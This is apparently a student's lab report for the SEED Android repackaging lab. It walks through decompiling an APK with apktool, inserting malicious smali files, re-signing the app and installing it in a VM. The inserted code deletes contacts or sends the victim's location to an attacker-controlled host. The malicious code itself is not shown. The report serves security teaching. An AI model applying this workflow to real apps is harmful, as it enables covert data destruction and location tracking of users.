
```
REEDUbuntu16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
[09/18/22]seed@VM:~$ adb connect 10.0.2.4
connected to 10.0.2.4:5555
[09/18/22]seed@VM:~$ adb devices
List of devices attached
10.0.2.4:5555 device
[09/18/22]seed@VM:~$
```

**Step 4:** Repeat Task 1 to Task 4 so we can install application and do attack




```
REEDUbuntu16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
[09/19/22]seed@VM:~$ adb connect 10.0.2.4
connected to 10.0.2.4:5555
[09/19/22]seed@VM:~$ ls
android  Desktop  examples.desktop  Music  source
bin      Documents  get-pip.py        Pictures  Templates
Customization  Downloads  lib              Public   Videos
[09/19/22]seed@VM:~$ cd android
[09/19/22]seed@VM:~/android$ ls
android-ndk  android-sdk-linux
[09/19/22]seed@VM:~/android$ cd ..
[09/19/22]seed@VM:~$ cd Desktop
[09/19/22]seed@VM:~/Desktop$ ls
Android
[09/19/22]seed@VM:~/Desktop$ cd Android
[09/19/22]seed@VM:~/.../Android$ ls
MaliciousCode_Location.zip  RepackagingLab.zip
MaliciousCode.smali
[09/19/22]seed@VM:~/.../Android$ ls
MaliciousCode_Location.zip  RepackagingLab.apk
MaliciousCode.smali
[09/19/22]seed@VM:~/.../Android$ adb install RepackagingLab.apk
1767 KB/s (1427673 bytes in 0.788s)
Success
[09/19/22]seed@VM:~/.../Android$
```


Proof that app install successfully




**Step 5:** We store some contacts for demo to check our code works properly or not.



**Step 6:** Before running Repackaging app we will give it permission to read and write contacts because by default it has no permission.




Step 7: Run the app once to execute malicious code






## Step 8: Change time to activate malware




**Step 9:** Open contacts app and we can see all contacts are deleted and malware do its work well.




**Point to be Noted:** We first uninstall the app before installing otherwise signature mismatch error occur. App should run once to work fine.

## Task 6: Using Repackaging Attack to Track Victim's Location


**Step 1:** Due to hardware limitation of GPS in VM, we install mock location app in android




**Step 2:** Check Ip address of UBUNTU Machine which will we use later with command *ifconfig*, UBUNTU Machine ip: 10.0.2.15




```
vi /system/etc/hosts
```




**Step 4:** Add UBUNTU ip address with [www.repackagingattacklab.com](http://www.repackagingattacklab.com) so future updates we can see there




**Step 5:** Unzip Location malicious code files, MaliciousCode.smali, SendData\$1.smali, and SendData.smali.




**Step 6:** Unpack Repackaging.apk file



**Step 7:** Place three malicious files MaliciousCode.smali, SendData\$1.smali, and SendData.smali which we got before by unzipping file



**Step 8:** Modify Manifest.xml file by adding permissions for internet and location access.



**Step 9:** Repack android apk file like we did before.



```
SEEDUbuntu16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminator
/bin/bash
[09/19/22]seed@VM:~/../Android$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[09/19/22]seed@VM:~/../Android$ ls
MaliciousCodeLocation  RepackagingLab
MaliciousCode.smali    RepackagingLab.apk
[09/19/22]seed@VM:~/../Android$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```


**Step 10:** Sign again our apk with public and private keys

```
SEEDUbuntu16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


Terminator
/bin/bash
[09/19/22]seed@VM:~/../Android$ keytool -alias RepackagingLab -genkey -v -keystore mykey.keystore
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: Shehryar Kamran
What is the name of your organizational unit?
[Unknown]: NUCES
What is the name of your organization?
[Unknown]: NU
What is the name of your City or Locality?
[Unknown]: ISB
What is the name of your State or Province?
[Unknown]: Federal
What is the two-letter country code for this unit?
[Unknown]: PK
Is CN=Shehryar Kamran, OU=NUCES, O=NU, L=ISB, ST=Federal, C=PK correct?
[no]: yes
Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days

for: CN=Shehryar Kamran, OU=NUCES, O=NU, L=ISB, ST=Federal, C=PK
Enter key password for <RepackagingLab>
(RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard format using "keytool -importkeystore -srckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
[09/19/22]seed@VM:~/../Android$
```




**Step 11:** Uninstall old android app from Android VM to install new one.



**Step 12:** Reinstall RepackagingLab.apk successfully with command:

*adb install RepackagingLab.apk*



```
SEEDUbuntu16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


Terminator
/bin/bash

/bin/bash: fdw24
Command 'ad' from package 'netatalk' (universe)
Command 'an' from package 'an' (universe)
Command 'dan' from package 'emboss' (universe)
Command 'idn' from package 'idn' (universe)
Command 'and' from package 'and' (universe)
adn: command not found
[09/19/22]seed@VM:~/../dist$ adb install RepackagingLab.apk
error: protocol fault (couldn't read status): Success
- waiting for device -
^X
^C
[09/19/22]seed@VM:~/../dist$ adb devices
List of devices attached


[09/19/22]seed@VM:~/../dist$ adb connect 10.0.2.4
connected to 10.0.2.4:5555
[09/19/22]seed@VM:~/../dist$ adb devices
List of devices attached
10.0.2.4:5555    device

[09/19/22]seed@VM:~/../dist$ adb install RepackagingLab.apk
1673 KB/s (1428765 bytes in 0.833s)
Success
[09/19/22]seed@VM:~/../dist$
```


**Step 13:** Give Location permission before running the app from app settings



**Step 14:** Change time to activate malware



**Step 15:** Switch on Agra on Android VM Mock Location app and on Ubuntu VM we get same location by checking it on website: [www.repackagingattacklab.com](http://www.repackagingattacklab.com)



**Point to be Noted:** Uninstall and reinstall app, change time is must to trigger malware. App should run once to work fine

This is the end of our Android Repackaging Lab Report.